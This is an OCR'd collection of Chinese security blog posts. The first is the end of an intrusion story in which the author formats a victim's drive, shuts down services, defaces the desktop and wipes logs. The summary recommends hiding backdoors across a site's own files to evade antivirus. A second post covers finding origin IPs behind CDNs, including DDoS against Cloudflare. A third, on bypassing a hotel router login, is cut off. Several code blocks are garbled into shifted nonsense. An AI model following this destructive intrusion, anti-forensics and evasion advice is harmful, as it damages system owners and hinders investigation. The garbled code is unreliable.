
0x07 格盘跑路

由于我实在没有更多时间和他们耗，再耗下去我就要挂科了，决定直接破坏造成精神打击！

关你的服务！



格你的 D 盘！



改你的桌面！

（美中不足的是微博二字打错了）

（附注：脏话仅用于玩梗，并不代表作者本人平时的素质，我的朋友们都可以作证）

没有截图的是我清理日志的部分，这一部分我是做了的只是没有截图，希望各位在做相同事情的时候注意个人保护

0x08 总结

一些需要注意的渗透细节：

1、在渗透的时候如果能修改 php.ini 就可以突破 PHP 禁止执行高危函数造成的命令不可执行。搞 IPS 的时候可以禁止 PHP 修改敏感文件来进行初步防护

2、扫目录挺有用的

3、不管是哪种取证，系统日志都是很重要的突破口。同时防取证得删掉日志

4、Windows Server 密码复杂度有要求，渗透时账户创建失败可能是密码不够复杂

不足之处：

1、文中内容是精简过的。整个战线托的太长。要积累经验

2、留后门留得太明显，应该留到网站原有的文件里去，最好是分布在多个文件来免杀

3、得积累 JSONP 漏洞，不要像我这样现挖。我都在考虑写一个扫描 JSONP 漏洞的插件了

4、得积累一些针对国内软件（如宝塔）的信息搜集工具

原创 Patrilic 信安之路 2019-10-09

个人觉得，绕过 CDN 去寻找主机的真实 ip，更容易能寻找到企业网络的薄弱地带，所以 Bypass CDN 也就变成了至关重要的一点。

0x01 常见 Bypass 方法

域名搜集

由于成本问题，可能某些厂商并不会将所有的子域名都部署 CDN，所以如果我们能尽量的搜集子域名，或许可以找到一些没有部署 CDN 的子域名，拿到某些服务器的真实 ip/ 段

然后关于子域名搜集的方式很多，就不一一介绍了，我平时主要是从这几个方面搜集子域名：

1、SSL 证书

2、爆破

3、Google Hacking

4、同邮箱注册人

4、DNS 域传送

5、页面 JS 搜集

6、网络空间引擎

工具也有很多厉害的，平时我一般使用 OneForALL + ESD + JSfinder 来进行搜集，（ESD 可以加载 layer 的字典，很好用）

查询 DNS 历史解析记录

常常服务器在解析到 CDN 服务前，会解析真实 ip，如果历史未删除，就可能找到

常用网站：

http://viewdns.info/

https://x.threatbook.cn/

http://www.17ce.com/

https://dnsdb.io/zh-cn/

https://securitytrails.com/

http://www.ip138.com/

https://github.com/vincentcox/bypass-firewalls-by-DNS-history

MX 记录（邮件探测）


这个很简单，如果目标系统有发件功能，通常在注册用户/找回密码等地方

```
Received: from mail434.jd.com (unknown [36.110.177.123])
        by mx[redacted].qq.com (NewMx) with SMTP id
        for <[redacted]993@qq.com>; Sat, 05 Oct 2019 23:55:37 +0800
X-QQ-FEAT: XnJUSUzG817NjCXX[redacted]zfkXJFrp795NdRFuMMdGDCYNQ2ujRhziYovzUhRnIY1
        4CUn0jHrTOYcia9Kcgm[redacted]5KmETeyT1y7J85E8cLsA/Rq2jpmPr9ZTkAhsfNZi0yhIWrkvIq
        /BjsSJ8eiCBQiQ7owFv[redacted]16dc0pTO6calTNX8lBtprOQ8z2yoo2NE/C9fhcJerbgsyKkJ8S
        FBXQ/pl2ImlwBxb0CapR[redacted]BVj/Tcq02UfuUDCBGNzMbDSQYQU6n1KCntrQFAi4cmYE3hdNWa
        zCnVMhh75kjtM/kuHYIa[redacted]fU1KVdiz62yENk3BI7haf1SKG8hGONCIhyLyqQw2HxJBrNg==
X-QQ-MAILINFO: NMS2b55yn1lE[redacted]fkAl14jqVeEz8Ruun3yTCJx2nDzPTgGIpLBOs+TYQ5
        TfMph+425cspzKHTDZPE[redacted]/WimQlXLZwSGJtBDZA46J5Q2xowMlMG0kRkdUv3jImDjfEr9n
        k9Js+lM8WRY+2r6JUV90[redacted]A6E2cDPBNI/WLxMoxrghOe
X-QQ-mid: mx37t1570290938t4n[redacted]0rx8
X-QQ-ORGSender: customer_serv[redacted]ce@jd.com
DKIM-Signature: v=1; a=rsa-sha256; q=dns/txt; c=relaxed/simple; t=1570290937;
        s=leo; d=jd.com; i=leo@jd.com;
        h=Date:From:To:Message-ID:Subject:MIME-Version:Content-Type:Content-Transfer-Encoding;
        bh=3TEHFRqrXSu2Xnj46gFYirpt3lNkdEwfJcC+U4h7UqO=;
        b=kmuy4/tUmdOpok/t2WivCi5r7nlNupObqsrGUv7kIskejwI7PPnPdhaqQGrqenv7
        CgjCcKWokAbskmYymwhcH897O58iodPwknQIXSs/tvYIji1517vnLDgLSDpFB8RMNRQ
        6Xy250ng3c44nj8AN4vDjKBQjidTqu2JBohH4SRk=
Date: Sat, 5 Oct 2019 23:55:37 +0800 (CST)
From: =?utf-8?B?5L2Z5Lqs5LieSkQuY29t?= <customer_service@jd.com>
To: ll[redacted]5993@qq.com
Message-ID: <962983007.2180174115702909376l7.JavaMail.admin@host-10-186-50-167>
Subject: =?UTF-8?B?5Lqs5LieSbey5pS25Yiw5oKo55qE6K615Y2Y44CQMTA0NTk5Kio=?=
 =?UTF-8?B?6K6i6LSt5Y2V44CR5bey5pS25Yiw5oKo55qE6K615Y2Y44CQMTA0NTk5Kio=?=
 =?UTF-8?B?76Zq55pe25YWz5rOo6K615Y2V54q25oCB77yB?=
MIME-Version: 1.0
Content-Type: text/html;charset=utf-8
Content-Transfer-Encoding: quoted-printable

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.=
w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns=3D"http://www.w3.org/1999/xhtml">
 <head>=20
  <meta http-equiv=3D"Content-Type" content=3D"text/html; charset=3Dutf-8">=
=20
  <title>=E4=BA=AC=E4=B8=9C=E5=B7=B2=E6=94=B6=E5=88=B0=E6=82=A8=E7=9A=84=E8=
=AE=A2=E5=8D=95=E3=80=90104599******=E3=80=91=EF=BC=8C=E6=AC=A2=E8=BF=8E=E6=
=82=A8=E9=9A=8F=E6=97=B6=E5=85=B3=E6=B3=A8=E8=AE=A2=E5=8D=95=E7=8A=B6=E6=80=
=81=EF=BC=81</title>
 </head>=20
 <body><!-- webmail_open_begin --><table style=3D'display:none;' width=3D'1=
' height=3D'1'><tr><td> <img width=3D'1' height=3D'1' src=3D'https://tr.jd.=
com/imo/open?imo_kid=3D1554&imo_klid=3D8220&imo_gatewayurl=3D5702909344=
```


SSL 证书探测

我们可以利用空间引擎进行 SSL 证书探测

443.https.tls.certificate.parsed.extensions.subjectaltname.dns_names:www.baidu.com



再放一个搜集证书的网站:

https://crt.sh


一个小脚本，可以快速搜集证书

```
& 0-0 frglqj=xwi0; 0-0
& CWlph     =534<04303; 55=84
& CDxwkru  =Sdwuldf
& CIldnQdph=VVObvxegrpdlq1s|
& CVriwzduh=S|Fkdup

lpsruw uhtxhvvw
lpsruw uh

WLP HbRXW @93
ghi jhwbVVO+grpdlq,=
    grpdlqv @ ^`
    xuc @ *kwwsv=22fuwlvk2Bt @( 581~Ø1irupdw+grpdlq,
    uhvsrqvh @ uhtxhvvw1jhw+xuo/wphrxw@WLP HbRXW,
    &sulqw+uhvsrqvh1wh{w,
    vvc @
uh1ilqgdoo+%?WGA+1-B,1~Ø?2WGA%irupdw+grpdlq,/uhvsrqvh1wh{w,
    irullq vvc=
        l.@ *1*. grpdlq
        grpdlqv1dsshqg+l,
    sulqw+grpdlqv,

li bbqdphbb @@ *bbpdlqbb*=
    jhwbVVO+%edlgx1frp%,
```

还有一种方式，就是搜集 SSL 证书 Hash，然后遍历 ip 去查询证书 hash，如果匹配到相同的，证明这个 ip 就是那个 域名同根证书的服务器真实 ip

简单来说，就是遍历 0.0.0.0/0:443，通过 ip 连接 https 时，会显示证书

当然，也可以用 censys 等引擎




偏远地区服务器访问

在偏远地区的服务器访问时，可能不会访问到 CDN 节点，而是直接访问服务器真实 ip

所以我们可以搞一个偏远地区的代理池，来访问目标域名，有概率就可以拿到真实 ip

也就是平常说的多地 Ping



favicon_hash 匹配

利用 shodan 的 **http.favicon.hash** 语法，来匹配 icon 的 hash 值，直接推:

https://github.com/Ridter/getipbyico/blob/master/getipbyico.py

CloudFlare Bypass

免费版的 cf，我们可以通过 DDOS 来消耗对方的流量，只需要把流量打光，就会回滚到原始 ip

还有利用 cloudflare 的改 host 返回示例:

https://blog.detectify.com/2019/07/31/bypassing-cloudflare-waf-with-the-origin-server-ip-address/

里面给了详细的介绍，我们可以通过 HOST 来判断是否是真实 ip，具体看文章即可


奇特的 ping

比如可能有些地方，使用的 CDN 都是以 www.xxx.edu.cn，例如 www.cuit.edu.cn,www.jwc.cuit.edu.cn

可能去掉前缀的 www，就可能绕过 CDN 了，猜测应该是类似于 Apache VirtualHost，可参考

https://httpd.apache.org/docs/2.4/en/vhosts/examples.html

例如：



我这里其实是 ping 了 www.xxx.xxx.cn 和 xxx.xxx.cn

这样就可以绕过 CDN 的检测

利用老域名

在换新域名时，常常将 CDN 部署到新的域名上，而老域名由于没过期，可能未使用 CDN，然后就可以直接获取服务器真实 ip。

例如 patrilic.top > patrilic.com

域名更新时，可能老域名同时解析到真实服务器，但是没有部署 CDN

这个可以通过搜集域名备案的邮箱去反查，可能会有意外收获


暴力匹配

找到目标服务器 IP 段后，可以直接进行暴力匹配 ，使用 masscan 扫描 HTTP banner，然后匹配到目标域名的相同 banner

最后是 DDos/ 社工 CDN 平台等

0x02 其他方法

phpinfo



ssrf，文件上传等漏洞

略..

0x03 参考链接

https://github.com/shmilylty/OneForAll

https://github.com/FeeiCN/ESD

https://github.com/Threezh1/JSFinder

https://github.com/AI0TSec/blog/issues/8

https://www.4hou.com/tools/8251.html

https://www.freebuf.com/sectool/112583.html

练　谍

原创 à ō é 信安之路 2019-07-27


晚上住进了某家酒店，闲来无事，连个 wifi，发现居然没网。

看了一下路由器，电源 ok，网线 ok，灯 ok ，就是网络不 ok。

那么就访问一下 wifi 的管理后台看看，先查看自己电脑 IP，获取网关地址。

访问一下，看到了 wifi 后台的登录页面。

http://192.168.125.1/local/login.html




随便测了一下，发现登录时错误回显不一致，参数值用了 md5 算法加密传输，不过依然可以爆破账号，在这里这个不是重点，就不试了 手工试了了试，没猜出来 、(一_一)ノ

发现端倪

抓包时发现，登录的响应包内容是这样的。

```
?kwp oA
?khdgA
?whdAP| Wlwdh?2whdA?dqn uho@%w dhvkhhw%
kuhi@%2vw dh2qr up ddbz v1f vv%          w sh@%wh{w2f vv%A?p hwd
kwws0ht xly@%r qwhqw0w sh% fr qwhqw@%wh{w2kwp o
fkduvhw@xwi0; %A
?2khdgA
?er g| A
vwdwxv@04/vxshuxvhu@04/vhvvlr q@?2er g| A
?2kwp oA
```



猜测

看到响应包的 这个东西，很容易想到跟 cookie 非常相似。


```
vwdwxv@05/vxshuxvhu@04/vhvvlrq@
```

而且在不登录的情况下，怎么访问登录页面都是没有 cookie 的。


那么假设它就是(服务器端)返回给客户端(前端)的一个 cookie，看参数名也容易知道一些含义

开始动手


1、开拦截，抓取登录的响应包。



2、修改登录的响应包，如下，然后放行。



